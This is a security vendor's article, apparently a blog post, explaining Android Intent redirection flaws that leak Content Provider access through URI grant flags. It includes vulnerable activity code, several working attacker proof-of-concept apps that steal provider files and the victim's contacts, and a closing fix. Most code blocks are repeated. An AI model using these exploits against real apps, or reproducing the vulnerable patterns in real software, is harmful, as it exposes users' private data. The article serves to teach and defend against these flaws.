Do you want to check your mobile apps for such types of vulnerabilities? Oversecured mobile apps scanner provides an automatic solution that helps to detect vulnerabilities in Android and iOS mobile apps. You can integrate Oversecured into your development process and check every new line of your code to ensure your users are always protected.
Start securing your apps by starting a free 2-week trial from Quick Start, or you can book a call with our team or contact us to explore more.
How innocuous code can lead to a vulnerability
Each time an Intent is passed in any way between apps on Android, the system automatically checks the flags FLAG_GRANT_READ_URI_PERMISSION, FLAG_GRANT_WRITE_URI_PERMISSION, etc., as we discussed in our article on access to protected components. But this is not the only way an attacker can make an app grant them access to Content Providers where the flag android:grantUriPermissions="true".
The commonest type of vulnerability is when an exported activity passes an Intent to the attacker via Activity.setResult(code, intent). On Android, if an app does not have the right to access a given Content Provider, but the flags are set to provide access, then the flags will be ignored. But if it does have access rights, then the same rights are transferred to the app to which the Intent is passed.
Let’s examine an example of a vulnerable app.
File AndroidManifest.xml
<activity android:name="com.victim.VulnerableActivity" android:exported="true" />
<provider android:name="com.victim.ContentProvider" android:exported="false" android:authorities="com.victim.provider" android:grantUriPermissions="true"
<activity android:name="com.victim.VulnerableActivity" android:exported="true" />
<provider android:name="com.victim.ContentProvider" android:exported="false" android:authorities="com.victim.provider" android:grantUriPermissions="true"
<activity android:name="com.victim.VulnerableActivity" android:exported="true" />
<provider android:name="com.victim.ContentProvider" android:exported="false" android:authorities="com.victim.provider" android:grantUriPermissions="true"
File VulnerableActivity.java
public class VulnerableActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setResult(-1, getIntent());
        finish();
    }
}
public class VulnerableActivity extends Activity {
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setResult(-1, getIntent());
finish();
}
}public class VulnerableActivity extends Activity {
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setResult(-1, getIntent());
finish();
}
}And that’s it! Code like this means any app can gain access to com.victim.provider.
Example of an attacker’s app:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent intent = new Intent();
    intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
    intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    intent.setClassName("com.victim", "com.victim.VulnerableActivity");
    startActivityForResult(intent, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent.setClassName("com.victim", "com.victim.VulnerableActivity");
startActivityForResult(intent, 0);
}
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
super.onActivityResult(requestCode, resultCode, data);
try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
throw new RuntimeException(th);
}
}protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent.setClassName("com.victim", "com.victim.VulnerableActivity");
startActivityForResult(intent, 0);
}
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
super.onActivityResult(requestCode, resultCode, data);
try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
throw new RuntimeException(th);
}
}The attacker is thus often able to steal or rewrite some protected or arbitrary files belonging to the victim. For example, in the case of the TikTok app access to arbitrary Content Providers led to the execution of arbitrary code.
In combination with Intent interception
The technique we have looked at is not the only one. A vulnerable app can also receive a Uri from the attacker, create an implicit Intent, and supply it with an unsafe flag. For example:
File AndroidManifest.xml
<activity android:name="com.victim.ProcessImageActivity" android:exported="true" />
<activity android:name="com.victim.ProcessImageActivity" android:exported="true" />
<activity android:name="com.victim.ProcessImageActivity" android:exported="true" />
File ProcessImageActivity.java
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent(MediaStore.ACTION_IMAGE_CAPTURE, getIntent().getData());
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
startActivityForResult(intent, 0);
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent(MediaStore.ACTION_IMAGE_CAPTURE, getIntent().getData());
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
startActivityForResult(intent, 0);
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent(MediaStore.ACTION_IMAGE_CAPTURE, getIntent().getData());
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
startActivityForResult(intent, 0);
}
The attacker can run this activity with a Uri that needs to be given access, and then obtain access to the Content Provider’s data by intercepting the Intent.
Example attacking app.
File AndroidManifest.xml:
<activity android:name=".MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:name=".InterceptActivity">
    <intent-filter android:priority="999">
        <action android:name="android.media.action.IMAGE_CAPTURE" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="content" android:host="com.victim.provider" android:path="/secret_data.txt" />
    </intent-filter>
</activity><activity android:name=".MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
<activity android:name=".InterceptActivity">
<intent-filter android:priority="999">
<action android:name="android.media.action.IMAGE_CAPTURE" />
<category android:name="android.intent.category.DEFAULT" />
<data android:scheme="content" android:host="com.victim.provider" android:path="/secret_data.txt" />
</intent-filter>
</activity><activity android:name=".MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
<activity android:name=".InterceptActivity">
<intent-filter android:priority="999">
<action android:name="android.media.action.IMAGE_CAPTURE" />
<category android:name="android.intent.category.DEFAULT" />
<data android:scheme="content" android:host="com.victim.provider" android:path="/secret_data.txt" />
</intent-filter>
</activity>File MainActivity.java
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent intent = new Intent();
    intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
    intent.setClassName("com.victim", "com.victim.ProcessImageActivity");
    startActivity(intent, 0);
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
intent.setClassName("com.victim", "com.victim.ProcessImageActivity");
startActivity(intent, 0);
}protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(Uri.parse("content://com.victim.provider/secret_data.txt"));
intent.setClassName("com.victim", "com.victim.ProcessImageActivity");
startActivity(intent, 0);
}File InterceptActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Uri data = getIntent().getData();
    try (InputStream inputStream = getContentResolver().openInputStream(data)) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Uri data = getIntent().getData();
try (InputStream inputStream = getContentResolver().openInputStream(data)) {
Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
throw new RuntimeException(th);
}
}protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Uri data = getIntent().getData();
try (InputStream inputStream = getContentResolver().openInputStream(data)) {
Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
throw new RuntimeException(th);
}
}Other techniques

Another widespread technique that is illustrated in the Oversecured Vulnerable Android App is where an attacker can intercept an implicit Intent and return an Intent with an arbitrary Uri and unsafe flags to the victim: this Intent is then returned to the attacker, allowing the latter to gain access rights
In this case the flow would be as follows:
The attacker creates two activities, one of which (for example, MainActivity) runs the OVAA app’s DeeplinkActivity. Meanwhile, the second (InterceptActivity) processes the action oversecured.ovaa.action.GRANT_PERMISSIONS in its intent-filter
The attacker runs DeeplinkActivity from MainActivity
DeeplinkActivity runs an implicit Intent with action oversecured.ovaa.action.GRANT_PERMISSIONS
The attacker intercepts this Intent using InterceptActivity and returns a different Intent in setResult() with Uri content://com.victim.provider/secret_data.txt and flag FLAG_GRANT_READ_URI_PERMISSION
DeeplinkActivity automatically returns the Intent it receives to MainActivity
MainActivity reads the data from the Uri it receives, in its onActivityResult method
Capturing app permissions
In addition to giving providers access to declared content, a vulnerable app can also give access to third-party providers to whom the app has access. For example, if an app that’s vulnerable to this error is granted permission to access contacts
File AndroidManifest.xml
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
an attacker can force it to share these permissions:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent intent = new Intent();
    intent.setData(ContactsContract.RawContacts.CONTENT_URI);
    intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    intent.setClassName("com.victim", "com.victim.VulnerableActivity");
    startActivityForResult(intent, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    dump(data.getData());
}

public void dump(Uri uri) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    if (cursor.moveToFirst()) {
        do {
            StringBuilder sb = new StringBuilder();
            for (int i = 0; i < cursor.getColumnCount(); i++) {
                if (sb.length() > 0) {
                    sb.append(", ");
                }
                sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
            }
            Log.d("evil", sb.toString());
        } while (cursor.moveToNext());
    }
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(ContactsContract.RawContacts.CONTENT_URI);
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent.setClassName("com.victim", "com.victim.VulnerableActivity");
startActivityForResult(intent, 0);
}
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
super.onActivityResult(requestCode, resultCode, data);
dump(data.getData());
}
public void dump(Uri uri) {
Cursor cursor = getContentResolver().query(uri, null, null, null, null);
if (cursor.moveToFirst()) {
do {
StringBuilder sb = new StringBuilder();
for (int i = 0; i < cursor.getColumnCount(); i++) {
if (sb.length() > 0) {
sb.append(", ");
}
sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
}
Log.d("evil", sb.toString());
} while (cursor.moveToNext());
}
}protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.setData(ContactsContract.RawContacts.CONTENT_URI);
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent.setClassName("com.victim", "com.victim.VulnerableActivity");
startActivityForResult(intent, 0);
}
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
super.onActivityResult(requestCode, resultCode, data);
dump(data.getData());
}
public void dump(Uri uri) {
Cursor cursor = getContentResolver().query(uri, null, null, null, null);
if (cursor.moveToFirst()) {
do {
StringBuilder sb = new StringBuilder();
for (int i = 0; i < cursor.getColumnCount(); i++) {
if (sb.length() > 0) {
sb.append(", ");
}
sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
}
Log.d("evil", sb.toString());
} while (cursor.moveToNext());
}
}As such, an attacker can use this vulnerability to receive access to the app’s providers and any other providers that have the flag android:grantUriPermissions="true" enabled.
Developers should never redirect Intents in full. They must be filtered, taking only the data that are needed (e.g. Uri or extras) or deleting unsafe flags. In the case of VulnerableActivity this fix would be good:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent intent = new Intent();
    intent.putExtra("value", getIntent().getStringExtra("value"));

    setResult(-1, intent);
    finish();
}
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.putExtra("value", getIntent().getStringExtra("value"));
setResult(-1, intent);
finish();
}protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Intent intent = new Intent();
intent.putExtra("value", getIntent().getStringExtra("value"));
setResult(-1, intent);
finish();
}